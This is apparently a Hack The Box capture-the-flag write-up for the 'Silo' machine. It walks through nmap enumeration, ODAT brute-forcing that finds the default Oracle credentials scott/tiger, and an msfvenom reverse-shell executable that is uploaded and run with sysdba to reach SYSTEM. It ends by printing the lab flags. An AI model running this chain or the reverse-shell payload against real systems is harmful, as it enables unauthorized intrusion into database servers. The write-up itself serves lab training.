HacktheBox


Silo writeup

giovifazi
HTB: christouch

Index

1 Foothold

Nmap shows some ports (in the screenshot below port 5985 is missing which is a web port) however, after enumerating every port, only the OracleTNS Listener seems interesting (it was flagged vulnerable to tnspoisoning)




```
PORT      STATE SERVICE      REASON          VERSION
80/tcp    open  http         syn-ack ttl 127 Microsoft IIS httpd 8.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: IIS Windows Server
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 127 Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1521/tcp  open  oracle-tns   syn-ack ttl 127 Oracle TNS listener 11.2.0.2.0 (unauthorized)
49152/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49159/tcp open  oracle-tns   syn-ack ttl 127 Oracle TNS listener (requires service name)
49160/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49161/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 4m46s, deviation: 0s, median: 4m45s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 50320/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 52707/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 38458/udp): CLEAN (Timeout)
|   Check 4 (port 14873/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: supported
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-01-18T15:54:49
|_  start_date: 2021-01-18T15:48:07

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jan 18 16:50:07 2021 -- 1 IP address (1 host up) scanned in 181.03 seconds
```

2 User Privilege Escalation


The tnspoisoning vulnerability lead to the discovery of the ”odat” repo, that was git cloned and installed:

quentinhardy / odat

First I used the passwordguesser module, it didn’t run because the SID parameter was missing, so in order to exploit the box the sidguesser module should be used first:



```
root@kali-gio:/home/kali/hackthebox/Silo/odat# python3 ./odat.py sidguesser -s 10.10.10.82 -d LISTENER

[1] (10.10.10.82:1521): Searching valid SIDs
[1.1] Searching valid SIDs thanks to a well known SID list on the 10.10.10.82:1521 server
[+] 'XE' is a valid SID. Continue ...          ################################################################ | ETA:  00:00:00
[+] 'XEXDB' is a valid SID. Continue ...
100% |#########################################################################################| Time: 00:00:59
[1.2] Searching valid SIDs thanks to a brute-force attack on 1 chars now (10.10.10.82:1521)
100% |#########################################################################################| Time: 00:00:01
[1.3] Searching valid SIDs thanks to a brute-force attack on 2 chars now (10.10.10.82:1521)
[+] 'XE' is a valid SID. Continue ...          #####################################################            | ETA:  00:00:05
100% |#########################################################################################| Time: 00:00:52
[+] SIDs found on the 10.10.10.82:1521 server: XE,XEXDB
root@kali-gio:/home/kali/hackthebox/Silo/odat# 
```




```
root@kali-gio:/home/kali/hackthebox/Silo/odat# python3 ./odat.py passwordguesser -s 10.10.10.82 -d XE

[1] (10.10.10.82:1521): Searching valid accounts on the 10.10.10.82 server, port 1521
The login cis has already been tested at least once. What do you want to do:                        | ETA:  00:03:03
- stop (s/S)
- continue and ask every time (a/A)
- skip and continue to ask (p/P)
- continue without to ask (c/C)
a
The login #internal has already been tested at least once. What do you want to do:                  | ETA:  00:02:20
- stop (s/S)
- continue and ask every time (a/A)
- skip and continue to ask (p/P)
- continue without to ask (c/C)
c
[+] Valid credentials found: scott/tiger. Continue ...                                              | ETA:  00:00:45
100% |#########################################################################################| Time: 00:03:46
[+] Accounts found on 10.10.10.82:1521/XE:
scott/tiger

root@kali-gio:/home/kali/hackthebox/Silo/odat# 
```

After enumerating the db i couldn't find any interesting path to follow, but that's because the scott user runs with low privileges. In order to unlock full privileges the sysdba option must be used (it's like sudo)


3 Admin Privilege Escalation

The utlfile module is able to upload files into the remote server's filesystem, so to get a reverse shell we must first generate the payload with msfvenom:




```
kali@kali-gio:~/hackthebox/Silo/odat$ msfvenom --platform Windows --arch x64 -p windows/x64/shell/reverse_tcp LHOST=10.10.14.15 LP
ORT=9123 EXITFUN=thread -f exe > ../revsh.exe
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
kali@kali-gio:~/hackthebox/Silo/odat$ sudo python3 odat.py utlfile -s 10.10.10.82 -d XE -U scott -P tiger --sysdba --putFile C:\\W
INDOWS\\TEMP revsh.exe ../revsh.exe

[1] (10.10.10.82:1521): Put the ../revsh.exe local file in the C:\WINDOWS\TEMP folder like revsh.exe on the 10.10.10.82 server
[+] The ../revsh.exe file was created on the C:\WINDOWS\TEMP directory on the 10.10.10.82 server like the revsh.exe file
kali@kali-gio:~/hackthebox/Silo/odat$ sudo python3 odat.py externaltable -s 10.10.10.82 -d XE -U scott -P tiger --sysdba --exec c:
\\windows\\TEMP revsh.exe

[1] (10.10.10.82:1521): Execute the revsh.exe command stored in the c:\windows\TEMP path
```

The reverse shell runs with elevated privileges:



```
C:\oraclexe\app\oracle\product\11.2.0\server\DATABASE>whoami
whoami
nt authority\system
```



```
c:\Users>type Administrator\desktop\root.txt
type Administrator\desktop\root.txt
cd39ea0af657a495e33bc59c7836faf6
c:\Users>type Phineas\desktop\user.txt
type Phineas\desktop\user.txt
92ede778a1cc8d27cb6623055c331617
c:\Users>
```